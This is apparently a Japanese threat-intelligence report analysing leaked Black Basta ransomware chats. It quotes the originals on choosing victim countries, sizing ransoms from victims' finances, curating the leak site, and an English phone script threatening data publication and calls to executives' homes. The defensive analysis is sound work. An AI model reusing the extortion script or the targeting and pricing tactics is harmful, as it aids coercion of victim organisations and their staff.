[2024-03-26 07:34:43][gg]：* <Masked：ドメイン名> ``` Label Admin – Client List.xlsx 1099 Form Cover Checklist.xlsx 2020 06 – RHCP – <Masked：組織名> – Recoupment.xlsx Dogsledding on the mendy-KD.jpg 6 Flags – NN.jpg ```	2024-03-26 07:34:43, @usernamegg:matrix.bestflowers247.online, * <Masked：ドメイン名> ``` Label Admin – Client List.xlsx 1099 Form Cover Checklist.xlsx 2020 06 – RHCP – <Masked：組織名> – Recoupment.xlsx Dogsledding on the mendy-KD.jpg 6 Flags – NN.jpg ```

国内中小企業に関する会話

日本語訳	原文
[2023-12-12 14:02:42][cameron777]：そこって何の会社？ [2023-12-12 14:03:40][vv]：なんか小規模な会社っぽい、100% [2023-12-12 14:04:01][vv]：ping も通らないし、呼び出しすらできない。あと Symantec も入ってる [2023-12-12 14:04:33][vv]：沖縄県 日本 [2023-12-12 14:04:48][vv]：沖縄は、台湾と日本本土の主要な島々の間、東シナ海に位置する 150 以上の島々からなる県。トロピカルな気候、広大なビーチ、サンゴ礁、第二次世界大戦の戦場跡で知られている。沖縄地域で最大の島である沖縄本島には、1945 年の連合軍による大規模な侵攻を記念して建てられた「沖縄県平和祈念資料館」や、ジンベエザメやマンタが見られる「ちゅら海水族館」などがある。 — Google	2023-12-12 14:02:42, @cameron777:matrix.org, a chto za firma tam ? 2023-12-12 14:03:40, @usernamevv:matrix.bestflowers247.online, melkoe chto-to 100% 2023-12-12 14:04:01, @usernamevv:matrix.bestflowers247.online, ne pinguet, daje pozvat' ne mogu, tam eshe Symantec stoit 2023-12-12 14:04:33, @usernamevv:matrix.bestflowers247.online, ``` Окинава Префектура Японии ``` 2023-12-12 14:04:48, @usernamevv:matrix.bestflowers247.online, `Окинава – префектура, расположенная более чем на 150 островах в Восточно-Китайском море между Тайванем и основными островами Японского архипелага. Она славится своим тропическим климатом, обширными пляжами, коралловыми рифами и местами сражений Второй мировой войны. На Окинаве, крупнейшем острове региона, стоит посетить Мемориальный музей мира провинции Окинава,

	созданный в память о масштабном вторжении англо-американских войск в 1945 году, и аквариум "Тюрауми", в котором обитают китовые акулы и скаты вида манта. — Google`

7. 恐喝手法などについて

ランサムウェアは一般的に脆弱なシステムに無差別に侵入し、組織内のコンピューターを感染させて身代金を要求するものと思われがちだが、Black Basta のチャットログからは標的組織を選別し、事前に財務状況を調査して身代金要求額を決定し、被害組織との交渉用トークスクリプトを準備するなど、計画的な犯罪活動の実態が明らかになった。

本章では、身代金支払いに関連するやりとりや恐喝手法について解説する。

7.1 身代金回収の効率・成功率を上げるための手法

ランサムウェア攻撃グループの主目的は金銭獲得であり、Black Basta のチャットログからも被害組織への身代金要求や金額最大化について詳細に計画し、支払い成功率の高い国や地域を分析している実態が確認できた。

注目するべき点は下記の 3 点である。

1. どの国を狙うべきか内部でやりとりしていたこと
   アメリカについては堅牢なセキュリティ体制により攻撃成功率が低いと評価していたが、対照的に、ヨーロッパ地域は防御が比較的弱く、身代金支払いの可能性が高いと認識されていた。ただし、同じヨーロッパでもフランスは身代金を支払わない傾向が強いため避けるなど、無作為ではなく、技術的要因の他に文化的、実務的要因を考慮して標的を選定していることが分かった。

2. 標的の財務状況を把握した上で身代金要求額を決定していたこと
   Black Basta は闇雲に要求額を決めるのではなく、標的の財務状況から短期的に調達可能な現金額を推測した上で決定しており、技術面に加え、財務分野にも精通した人材がいたことが分かった。

3. 脅迫の際には顧客や競合他社に対して機密情報の暴露を仄めかしたこと
   被害者への心理的圧力を通じて身代金支払いを促す手法は、攻撃対象の国を問わず一貫して用いられていたことが分かった。

ターゲットの検討をしている様子

攻撃対象の地域的な選定に関わる会話 1

日本語訳	原文
[2024-05-29 07:50:20][gg]：通話でターゲットをもっと増やせば、そこから良い収益が出る。俺のアドバイスとして、アメリカだけに注力するのはやめたほうがいい。ドイツはアメリカと同じレベルで支払ってくれる。これは確かな情報だ。 [2024-05-29 07:50:51][gg]：俺にも教えてくれよ、俺はドイツだけをやる。ドイツ用のダイヤラーもあるからな） [2024-05-29 07:51:11][nickolas]：うちはドイツに問題がある。A）ドイツ語の発信者がいない　B）時差 [2024-05-29 07:51:21][nickolas]：まあ考えてみよう、ドイツ人がいるなら何か案はあるかもな	2024-05-29 07:50:20, @usernamegg:matrix.bestflowers247.online, Делай больше таргетов со звонков, будет хороший заработок с этих таргетов. Мой совет не надо акцент ставить только на USA, Германия платит на том же уровне что и USA, мы это точно знаем. 2024-05-29 07:50:51, @usernamegg:matrix.bestflowers247.online, Меня тоже научи я буду только по германии работать у меня есть немецкая звонилка) 2024-05-29 07:51:11, @nickolas:talks.icu, у нас с германией проблемы. A) отсутствие немецкого звонилы Б) часовой пояс

[2024-05-29 07:51:26][nickolas]：ドイツ人って防御が弱いのか？ [2024-05-29 07:51:40][gg]：ああ、ヨーロッパは防御が弱い [2024-05-29 07:51:45][gg]：かなりね [2024-05-29 07:51:48][gg]：相手にするのが楽だよ [2024-05-29 07:51:52][nickolas]：アメリカはマジで要塞みたいだしな（ [2024-05-29 07:52:04][gg]：まさにそれ… [2024-05-29 07:52:24][gg]：わざわざ難しくすることないよ、ヨーロッパはトップレベルの報酬出してた [2024-05-29 07:53:10][gg]：でも今は何よりもまずスキームを壊さないように、今のやり方で進めてくれ [2024-05-29 07:53:25][nickolas]：常に何かしら手を加えてるよ	2024-05-29 07:51:21, @nickolas:talks.icu, давай подумаю, если есть немец, можно прикинуть чего -нибудь 2024-05-29 07:51:26, @nickolas:talks.icu, у немцев слабже защита ? 2024-05-29 07:51:40, @usernamegg:matrix.bestflowers247.online, да, у европы меньше защита 2024-05-29 07:51:45, @usernamegg:matrix.bestflowers247.online, намного 2024-05-29 07:51:48, @usernamegg:matrix.bestflowers247.online, легче с ними работать 2024-05-29 07:51:52, @nickolas:talks.icu, просто юса пиздец натыкана (2024-05-29 07:52:04, @usernamegg:matrix.bestflowers247.online, именно... 2024-05-29 07:52:24, @usernamegg:matrix.bestflowers247.online, не надо усложнять жизнь , у нас европпа отдавала топовые выплаты 2024-05-29 07:53:10, @usernamegg:matrix.bestflowers247.online, но пока главное схему не сломай , делай все в том же направлении. 2024-05-29 07:53:25, @nickolas:talks.icu, мы докручиваем постоянно что-то.

攻撃対象の地域的な選定に関わる会話 2


日本語訳	原文
[2024-03-04 19:03:08][ugway]： https://www.zoominfo.com/c/<Masked：組織名> [2024-03-04 19:28:31][gg]：フランス [2024-03-04 19:28:53][gg]：こういうのは仕事としては扱わない [2024-03-04 19:28:58][gg]：フランスは金を払わない	2024-03-04 19:03:08, @usernameugway:matrix.bestflowers247.online, https://www.zoominfo.com/c/<Masked：組織名> 2024-03-04 19:28:31, @usernamegg:matrix.bestflowers247.online, франция 2024-03-04 19:28:53, @usernamegg:matrix.bestflowers247.online, мы такое не берем в работу 2024-03-04 19:28:58, @usernamegg:matrix.bestflowers247.online, франция не платит

Black Basta は過去の経験から、攻撃の容易性や身代金の支払い傾向を国別に把握していることが分かる。アメリカとドイツについては身代金を支払う傾向が高いと言及されている一方で、両国は攻撃の難易度が高く、アメリカは防御が堅固、ドイツは言語的な障壁があるとの認識を示している。

また、ドイツを含むヨーロッパ圏は全体的に防御が脆弱な傾向にあると述べているが、フランスについては身代金を支払わない傾向が強い国として認識している。

実際にリークサイトに掲載された組織を分析してみると、アメリカとドイツが高い割合を占めており、フランスの被害件数は著しく少ない。このことから、Black Basta は身代金を支払う可能性が高い組織を優先して標的としていることが分かる。

（参考）Black Basta のリークサイトに掲載された被害組織の国別内訳



ZoomInfo などで組織の情報を収集している様子

日本語訳	原文
[2023-09-27 15:50:56][ugway]：88 億 / <Masked：ドメイン名> / アメリカ / https://www.zoominfo.com/c/ <Masked：組織名> [2023-09-27 15:50:59][ugway]：そこにマシンが 2 台ある [2023-09-27 15:51:01][ugway]：そのうちの 1 台はドメイン内 [2023-09-27 15:51:09][ugway]：見てみてくれ [2023-09-27 15:51:21][ugway]：新しいやつ [2023-09-27 16:14:42][ugway]：4 億 2000 万 / <Masked：ドメイン名> / アメリカ / https://www.zoominfo.com/c/ <Masked：組織名> [2023-09-27 16:15:07][ugway]：ドメイン内 [2023-09-27 16:30:21][gg]：今入る [2023-09-27 16:35:09][ugway]：もう 1 件来てたけど、君が入る前にチェックできなかった [2023-09-27 16:36:38][gg]：そいつも呼んだ [2023-09-27 16:37:07][gg]：> <@usernameugway:matrix.bestflowers247.online> 4 億 2000 万 / <Masked：ドメイン名> / アメリカ / https://www.zoominfo.com/c/ <Masked：組織名> これは 4 分オフライン [2023-09-27 16:37:22][ugway]：オンラインだったやつらは問題なかった？	2023-09-27 15:50:56, @usernameugway:matrix.bestflowers247.online, 8.8B / <Masked：ドメイン名> / USA / https://www.zoominfo.com/c/ <Masked：組織名> 2023-09-27 15:50:59, @usernameugway:matrix.bestflowers247.online, там две тачки 2023-09-27 15:51:01, @usernameugway:matrix.bestflowers247.online, одна из них в домене 2023-09-27 15:51:09, @usernameugway:matrix.bestflowers247.online, гляньте плиз 2023-09-27 15:51:21, @usernameugway:matrix.bestflowers247.online, свежее 2023-09-27 16:14:42, @usernameugway:matrix.bestflowers247.online, 420M / <Masked：ドメイン名> / USA / https://www.zoominfo.com/c/ <Masked：組織名> 2023-09-27 16:15:07, @usernameugway:matrix.bestflowers247.online, в домене 2023-09-27 16:30:21, @usernamegg:matrix.bestflowers247.online, сейчас зайду 2023-09-27 16:35:09, @usernameugway:matrix.bestflowers247.online, там еще один прилетел перед твиом входом не успели чекнуть 2023-09-27 16:36:38, @usernamegg:matrix.bestflowers247.online, его тоже позвал 2023-09-27 16:37:07, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> 420M / <Masked：ドメイン名> / USA / https://www.zoominfo.com/c/ <Masked：組織名> > этот 4 минуты офф

	2023-09-27 16:37:22, @usernameugway:matrix.bestflowers247.online, те что онлайн отбились - все норм?

メンバー間で ZoomInfo を活用した企業情報の共有が行われており、収益規模とともに侵入済みマシンの状況が報告されている。「これは 4 分間オフライン」という発言からは、感染端末の接続状態をリアルタイムで監視していることが分かる。すでに侵入に成功した複数の企業から、収益規模やドメイン参加状況を基準に、実際の暗号化対象を選別するプロセスが推測できる。

身代金の要求額についての会話

身代金額について会話する様子

日本語訳	原文
[2024-03-02 17:46:53][tinker]：やあ、彼らに全部噛み砕いて説明したよ [2024-03-02 17:50:15][tinker]：<Masked：ドメイン名> に関して君の価格方針が必要だ – 彼らは 40 万ドルを提示していて、全体的に彼らの財務状況を見るとそれが限界のようだ。年間収益には、その年に締結された長期契約も含まれることが多いことを忘れないでくれ。つまり、会社 A と 5 年間で 100 万ドルの供給契約を結んだ場合、その 100 万ドルがその年の収益として計上される。だから、大きな収益 = 大きな支払い、とは限らない。彼らの規模からすると、50 万ドルの投資が限界だろう、dept fundings を含めても。 [2024-03-02 20:03:17][gg]：じゃあ最大限まで引き上げよう [2024-03-03 15:11:25][tinker]：50 万？ [2024-03-03 15:11:30][tinker]：それともももっと上？ [2024-03-04 13:38:51][tinker]：<Masked：組織名> に関しても君の価格調整が必要だ [2024-03-04 13:39:31][tinker]：<Masked：組織名> – これは意味がないと思う。払えないなら、それはそっちの問題だと言うつもり [2024-03-04 13:39:58][tinker]：ただし、君が彼らから何か少しでも取りたいなら話は別だ [2024-03-04 14:01:01][gg]：そうだな [2024-03-04 14:01:47][gg]：<Masked：組織名> – 彼らは 38 万ドル払うと言ってる	2024-03-02 17:46:53, @tinker:matrix.bestflowers247.online, Hey, I spelled everything out for them 2024-03-02 17:50:15, @tinker:matrix.bestflowers247.online, I need your pricing policy for <Masked：ドメイン名> — they’re offering $400k, and overall, judging by their finances, that’s probably their ceiling. Don’t forget that annual income often includes contracts signed that year for their full duration. So if they signed a $1 million supply deal with company A for five years, that $1 million will count toward this year’s income. Therefore, big income doesn’t always equal big money. Realistically, for a company of their size, a $500k investment is likely their limit, even with all dept fundings considered. 2024-03-02 20:03:17, @usernamegg:matrix.bestflowers247.online, Let’s push them to the max then 2024-03-03 15:11:25, @tinker:matrix.bestflowers247.online, 500? 2024-03-03 15:11:30, @tinker:matrix.bestflowers247.online, Or even higher? 2024-03-04 13:38:51, @tinker:matrix.bestflowers247.online, <Masked：組織名> — I need your pricing adjustment for them too

[2024-03-04 14:02:23][gg]：もっと上げるべきだと思う [2024-03-04 14:18:08][tinker]：<Masked：組織名> はどこまで引き上げる？ [2024-03-04 14:18:15][tinker]：どう思う？50万？ [2024-03-04 14:18:16][tinker]：？ [2024-03-04 14:18:22][tinker]：anthemproperties に関しても同じ質問 [2024-03-04 14:18:59][gg]：じゃあ 50 万でいこう [2024-03-04 14:19:02][gg]：それで取りきろう	2024-03-04 13:39:31, @tinker:matrix.bestflowers247.online, <Masked：組織名> — for these, it’s pointless I think. I’ll just tell them if you can’t pay, that’s your problem 2024-03-04 13:39:58, @tinker:matrix.bestflowers247.online, Unless you want to squeeze something out of them 2024-03-04 14:01:01, @usernamegg:matrix.bestflowers247.online, Yeah 2024-03-04 14:01:47, @usernamegg:matrix.bestflowers247.online, <Masked：組織名> — they want to pay $380k 2024-03-04 14:02:23, @usernamegg:matrix.bestflowers247.online, I think we should push them higher 2024-03-04 14:18:08, @tinker:matrix.bestflowers247.online, For <Masked：組織名>, how high? 2024-03-04 14:18:15, @tinker:matrix.bestflowers247.online, What do you think? 500? 2024-03-04 14:18:16, @tinker:matrix.bestflowers247.online, ? 2024-03-04 14:18:22, @tinker:matrix.bestflowers247.online, Same question for anthemproperties 2024-03-04 14:18:59, @usernamegg:matrix.bestflowers247.online, Okay let’s go for 500 2024-03-04 14:19:02, @usernamegg:matrix.bestflowers247.online, Let’s take it

Black Basta は、被害組織の資産状況を詳細に分析し、被害組織から提示された金額がその組織の予算上限であることをメンバー間で共有していた。その際、見かけの収入と実際の資金力は必ずしも一致しないという認識も tinker から示され、交渉プロセスにおいて成熟したスキルを持つメンバーの存在が垣間見える。身代金交渉の裏側で行われる攻撃者同士のやりとりが分かる貴重な情報である。

実際に財務データと比較し身代金交渉をおこなう様子

日本語訳	原文
[2024-01-03 21:28:57][gg]：彼らの財務データを分析しろ [2024-01-03 21:29:05][gg]：そして、その書類を直接チャットに投稿しろ [2024-01-03 21:29:12][gg]：「これがあなた達の報告書だ」みたいな感じで [2024-01-03 21:29:19][gg]：あなた達は我々に支払う余裕がある、というように [2024-01-03 21:29:26][gg]：全部きちんと根拠を示して明確にするんだ [2024-01-03 21:29:57][gg]：2,524,000 でこの取引は決着する	2024-01-03 21:28:57, @usernamegg:matrix.bestflowers247.online, идешь и анализируешь фин дату у них 2024-01-03 21:29:05, @usernamegg:matrix.bestflowers247.online, и кидаешь прямо в чат документы им 2024-01-03 21:29:12, @usernamegg:matrix.bestflowers247.online, типа вот отчеы ваши 2024-01-03 21:29:19, @usernamegg:matrix.bestflowers247.online, вы можете позволить платить нам 2024-01-03 21:29:26, @usernamegg:matrix.bestflowers247.online, все аргументировано и четко должно быть 2024-01-03 21:29:57, @usernamegg:matrix.bestflowers247.online, 2,524,000 will settle this deal

標的企業の財務データを事前分析し、その結果を交渉材料として直接提示する手法を説明している。相手の支払能力を示す証拠を突きつけることで心理的優位に立ち、具体的な金額提示で取引成立を促す戦略が見られる。

身代金を最大限に搾り取るべきというスタンス

日本語訳	原文
[2024-02-26 13:49:36][gg]：やつらを叩き潰せ [2024-02-26 13:49:44][gg]：可能な限り最大限に搾り取るべきだ [2024-02-26 13:49:50][gg]：あのクソ交渉人も [2024-02-26 13:49:56][gg]：完全に叩きのめす必要がある [2024-02-26 13:50:04][gg]：それに奴らはサイバー保険に入っていない [2024-02-26 13:50:13][gg]：だから奴らはマヌケだって言ってやれ [2024-02-26 13:50:18][gg]：これが奴らの「経験」ってことだ	2024-02-26 13:49:36, @usernamegg:matrix.bestflowers247.online, разматывай их 2024-02-26 13:49:44, @usernamegg:matrix.bestflowers247.online, там надо с них брать по максимому 2024-02-26 13:49:50, @usernamegg:matrix.bestflowers247.online, а этого уйбка перговорщика 2024-02-26 13:49:56, @usernamegg:matrix.bestflowers247.online, надо разебать

[2024-02-26 13:50:32][gg]：この件のあとで、きっと保険に入ることになるだろうね	2024-02-26 13:50:04, @usernamegg:matrix.bestflowers247.online, и что у них нет киберстраховки 2024-02-26 13:50:13, @usernamegg:matrix.bestflowers247.online, надо исказать это они уебки 2024-02-26 13:50:18, @usernamegg:matrix.bestflowers247.online, и это их опыт 2024-02-26 13:50:32, @usernamegg:matrix.bestflowers247.online, после этой ситуации они обязательно ее сделают)

gg は被害組織から「可能な限り最大限に搾り取るべきだ」と主張し、金銭獲得への執着を示している。また、交渉担当者を「完全に叩きのめす必要がある」と述べ、被害組織がサイバー保険に未加入であることを「マヌケ」と嘲笑している。このインシデントを彼らの「経験」と皮肉る発言からは、攻撃者としての優越感と被害者を見下す態度が表れている。

7.2 グループのブランディング

Black Basta はランサムウェア攻撃に関して費用対効果を意識して標的を選んでいた。リーダーの gg は長期間ランサムウェア攻撃に携わった経験から、規模の大きい案件に集中的にリソースを投下し、効率よく身代金を得る戦法をとっていたことも分かった。また、標的を厳選することにより、世間一般から注目されることを避けつつ高収益に繋がることを重視している様子が垣間見える。

また、リークサイトに掲載する情報についてもこだわりを持っており、リークサイトを閲覧した人に対して強烈な爪痕を残せるような情報を厳選して掲載するべきだという考え方を持っていたことが分かった。

グループのブランディング

大きな案件にだけ時間を費やすべきだという考え方

日本語訳	原文
[2024-04-17 11:07:21][gg]：細かい案件には特に興味はない [2024-04-17 11:07:33][gg]：もう経験上、時間を使うべきなのは大規模な案件だけだと分かってる	2024-04-17 11:07:21, @usernamegg:matrix.bestflowers247.online, мелочевка не особо интересует 2024-04-17 11:07:33, @usernamegg:matrix.bestflowers247.online, у нас уже опыт такой что нужно тратить свое время только на крупные ресурсы

小規模な標的より大規模案件に集中する戦略について述べている。「細かな案件には興味がない」という明確な方針は、投入時間と得られる利益の最適化を図る経験則に基づく判断であり、リソース配分における効率性重視のアプローチが示されている。

ターゲットを選別した方が効果的であることを述べている様子

日本語訳	原文
[2024-05-04 08:33:15][gg]：https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ [2024-05-04 08:34:41][nickolas]：><@usernamegg:matrix.bestflowers247.online> https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ ここで話しているのは主にターゲットに設定された件数の話であって、それがそのまま金銭的な支払い総額を意味するわけじゃないよ :-)	2024-05-04 08:33:15, @usernamegg:matrix.bestflowers247.online, https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ 2024-05-04 08:34:41, @nickolas:talks.icu, ><@usernamegg:matrix.bestflowers247.online> https://www.infosecurity-magazine.com/news/lockbit-black-basta-play/ Тут мы говорим в первую очередь об объеме проставленных целей, но это не равно суммарное колличество выплат в денежном эквиваленте :-)

[2024-05-04 08:35:21][nickolas]：ターゲットの数って何なのかはよく分かってるよ。大量のボット時代からみんなそれを理解してるしね ） [2024-05-04 08:37:17][gg]：> <@nickolas:talks.icu> ここで話しているのは主にターゲットに設定された件数の話であって、それがそのまま金銭的な支払い総額を意味するわけじゃないよ :-) それは分かってる。俺は別に、彼らに俺たちがいくら稼いだかなんて書いてほしくないんだよ ） [2024-05-04 08:37:21][nickolas]：例えば LockBit が 100 件ターゲットを設定して、その平均収益が 50M、地域がバラバラだったとする。 一方で、20 件だけターゲットにして、収益が高く、地域も明確だった場合。 ターゲット数だけ見れば大きな違いがあるけど、支払い額に関してはその 20 件の方が遥かに稼げる可能性が高い :） [2024-05-04 08:37:30][gg]：こういう記事を読んだ後は、眠れなくなるんだよな [2024-05-04 08:38:18][nickolas]：全くその通りだよ。 ターゲットの数を多くするより、少数であっても高収益が見込めるところに絞って質を重視した方がいい。 [2024-05-04 08:38:33][nickolas]：その方が注目を集めにくいし、結果的に稼げる額も多くなる	2024-05-04 08:35:21, @nickolas:talks.icu, Я прекрасно знаю, что такое объем целей, мы все с этим знакомы со времен массовых ботов) 2024-05-04 08:37:17, @usernamegg:matrix.bestflowers247.online, > <@nickolas:talks.icu> Тут мы говорим в первую очередь об объеме проставленных целей, но это не равно суммарное колличество выплат в денежном эквиваленте :-) дак это прекрасно, мне вообще не надо что бы они писали сколько мы заработали) 2024-05-04 08:37:21, @nickolas:talks.icu, Будь то проставленно 100 целей локбитом со средним ревеню 50м и разношерстной геогрфией, и будет это проставленно 20 целей с высоким реаеню и однозначнной георграфией. В масштабах объема простановок будет сильная разница, а вот по выплатам, вероятнее всего эти 20 целей на много больше принесут денег :) 2024-05-04 08:37:30, @usernamegg:matrix.bestflowers247.online, я потом после таких статей плохо спать начинаю 2024-05-04 08:38:18, @nickolas:talks.icu, Абсолютно верно, лучше ставить не много, но делать это качественно с высокопрофитными целями. 2024-05-04 08:38:33, @nickolas:talks.icu, Тогда это будет привлекать меньше внимания и больше денег

闇雲に攻撃対象を増やすのではなく、一件あたりの身代金の支払額が高額となるような戦略を採用しようとしていることが分かる。量より質を意識した活動を意識しつつ、この戦略を採用することにより、世間の注目を集めにくくなることも言及している。

リークサイトに掲載する情報を厳選するべきだと主張している様子

日本語訳	原文
[2023-12-04 12:04:55][gg]：その会社のゴミ情報は載せない方がいい [2023-12-04 12:05:00][gg]：ブログは強烈で恐ろしいものであるべきだ [2023-12-04 12:05:26][u123]：> <@usernamegg:matrix.bestflowers247.online> データが少ないか質が悪くても、他の情報はまともであれば問題ない [2023-12-04 12:05:35][u123]：君のところのような会社は今のところうちにはない [2023-12-04 12:05:56][gg]：入った瞬間に「なんてすげぇ奴らだよこいつらは？」って反応が必要だ [2023-12-04 12:06:08][gg]：結論としては、交渉した方がいい、さもなきゃヤバい [2023-12-04 12:06:09][u123]：ああ、分かってる	2023-12-04 12:04:55, @usernamegg:matrix.bestflowers247.online, шлак конторы лучше не выкладывать 2023-12-04 12:05:00, @usernamegg:matrix.bestflowers247.online, блог должен быть сильный и страшный 2023-12-04 12:05:26, @u123:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> если даты мало или она херовая по остальным норм инфа 2023-12-04 12:05:35, @u123:matrix.bestflowers247.online, таких контор как у тебя у нас пока нет 2023-12-04 12:05:56, @usernamegg:matrix.bestflowers247.online, должна быть реакция когда они туда заходят "What a fucking tiger these guys are?" 2023-12-04 12:06:08, @usernamegg:matrix.bestflowers247.online, вывод , лучше договрится а то пиздец 2023-12-04 12:06:09, @u123:matrix.bestflowers247.online, да я понимаю

Black Basta はリークサイトに掲載する情報を厳選していた。会話の内容から推測すると、被害企業の機微に関わる情報を掲載することによりリークサイトの閲覧者に対して強烈な印象を与えるとともに被害企業に対してもある種の圧力を与え、身代金を引き出しやすくする狙いがあると考えられる。

7.3 脅迫の手法共有

Black Basta のチャットログから、攻撃側が入念な準備を経て身代金交渉に臨むのに対し、被害組織はファイル暗号化によりビジネスの継続が困難な状態で交渉せざるを得ないという圧倒的に不利な構造が改めて浮き彫りとなった。

このような事態を回避するためには平時からランサムウェア対策を徹底し、脅威に備えることが事業継続の重要な要素であると言える。

被害組織への連絡についての手法共有

被害組織に対する脅迫文の共有

日本語訳	原文
[2024-04-11 20:35:46][tinker]：両方の会社向けのスクリプトはこちらです： こんにちは、私の名前はエリックです。私は Black Basta から、御社で発生した最近のサイバーセキュリティインシデントについてお電話しています。経営陣の方に繋いでいただけますか？ 繋がった場合： 私たちの名前は Black Basta シンジケートといい、現在存在する中で最大かつ最先端、そして最も活動的な組織的グループです。私たちは究極のサイバー工作を行い、想像しうる最も高度で著名、防御された企業を打倒してきた実績があります。後で Google で調べてください。今知っておくべきことは、私たちもあなた方と同じビジネスパーソンであるということです。 私たちは「企業の貪欲に抗うためにハッキングする活動家」ではありませんし、アメリカ企業を標的にする中国のハッカーでもありません。また快楽のためにあなたや従業員に苦痛を与えるサイバー破壊者でもありません。私たちはビジネスサービスであり、ビジネス上の取引を提案しています。Black Basta というブランド＝礼儀正しさという理念のもと、最も専門的かつ適切な形で対応をお約束します。 私たちはあなたのデータを保持し、ファイルを暗号化しましたが、1 時間もあれば元に戻すことがで	2024-04-11 20:35:46, @tinker:matrix.bestflowers247.online, вот скрипт на обе фирмы Hello, my name is Eric, I am calling from the BlackBasta group regarding the recent cybersecurity incident taking place in your company. Can you connect me with your management. - Если соединяют Our name is BlackBasta Syndicate, and we are the largest, most advanced, and most prolific organized group currently existing. We are the ultimate cyber tradecraft with a credential record of taking down the most advanced, high-profile, and defended companies one can ever imagine. You can Google us later; what you need to know now is that we are business people just like you. We are not some hacktivists hacking you to "fight corporate greed" and we are not Chinese hackers targeting you as a US company, and we are not some sadistic cybervandals who want to inflict pain on you and your employees for the sake of pleasure. No, we are a business service which has a business deal to offer. We promise we will make it in the most professional and appropriate manner possible, as the BlackBasta brand = courtesy. We have your data and encrypted your files, but in less than an hour, we can put things back on track: if you pay for our recovery services, you get a decryptor, the

きます。復旧サービスの料金を支払えば、復号ツールを提供し、すべてのシステムからデータを削除し、返還します。また、侵入方法を説明するセキュリティレポートも提供します。
この暗号化はネットワークを妨害し、業務の妨げとなっています。私たちはあなたのビジネスと、従業員や経営者の皆さんを尊重しています。あなた方は銀行や法律事務所のように庶民の血を吸う存在ではなく、人々に雇用を提供しているのです。だからこそ早急な復旧が最善です。
私たちも早期解決を望んでいますし、あなた方も同じでしょう。何度も連絡を試みましたが、経営者に直接話す必要があります。これは非常に緊急で、奪取した重要なデータに関する話です。御社で情報漏えいが起きていることをご存じですか？

「はい」の場合：
データを公開すれば、顧客やビジネスの機密情報が暴露されるだけでなく、集団訴訟の対象になる可能性があります。だからこそ、経営者と直接話す必要があります。リスク対応能力のある方でないと話ができません。

経営陣に繋いでもらえない場合は、IT 部門や財務部門を要求してください。いずれのシナリオでも、相手の名前を必ず尋ねるか、相手が名乗った場合は記録してください。
「経営陣には繋げない」と言われた場合：
御社の経営陣こそがこれに対応すべき立場です。もし繋いでもらえないなら、私たちが直接経営陣に電話します。私たちは財務責任者の自宅・個人番号も持っており、彼や他の経営者にも繰り返し連絡します。そしてあなたが繋がなかったことも彼らに伝えます。

「侵入を知らない」と言われた場合：
私たちはあなたのデータを保有しており、すべて公開する用意があります。財務書類、顧客データ、進行中の案件すべてです。指定チャットで話を始めましたが、進展がありません。データを公

data will be deleted from all of our systems and returned to you, and we will give you a security report explaining how we got you. This encryption hits your network and is stopping you from operating properly. We respect what your you are ding as a business, and we respect you - both employees and owners. You are not some bank or a law firm that sucks blood and life out of the common folk. Instead you provide jobs for people. The sooner you get back on track, the better it is. WE want to resolve this ASAP. YOU want to resolve this ASAP. We have been in trying to get in contact with your team, but I need to talk to the management directly. This is urgent, and is about the critical data that we took. Do you know that there is a data breach taking place? - Если да. If we publish your data, we will not only expose all the ongoing customer and business operations which you are obligated to keep private, but most likely get you under a class action law suit yourself. This is why it is important for me to talk to you directly, as we hope that the management will be able to have enough proficiency to address these risks. - Если не соединяют с менджментом, требуйте IT или финансы. Как и в любом сценарии, обязательно, спроситу или запишиту, если сами представятся имя человека на другой стороне. - Если доказывают, что соединить не могут Your management is the best suit to handle this. If you are not connecting me to them, I will be calling them directly. We have your finance director home and personal numbers. We will be calling him and other managers until they respond, and I will make sure to tell them your name and that you were the one who did not connect me to them in a civilized formal way. - Если говорит, что не знает о взломе. We have your data and are ready to publish it. All of it - financial documents, client data, ongoing cases. We began a proper conversation in the designated chat, but you lead this to nowhere. I want to

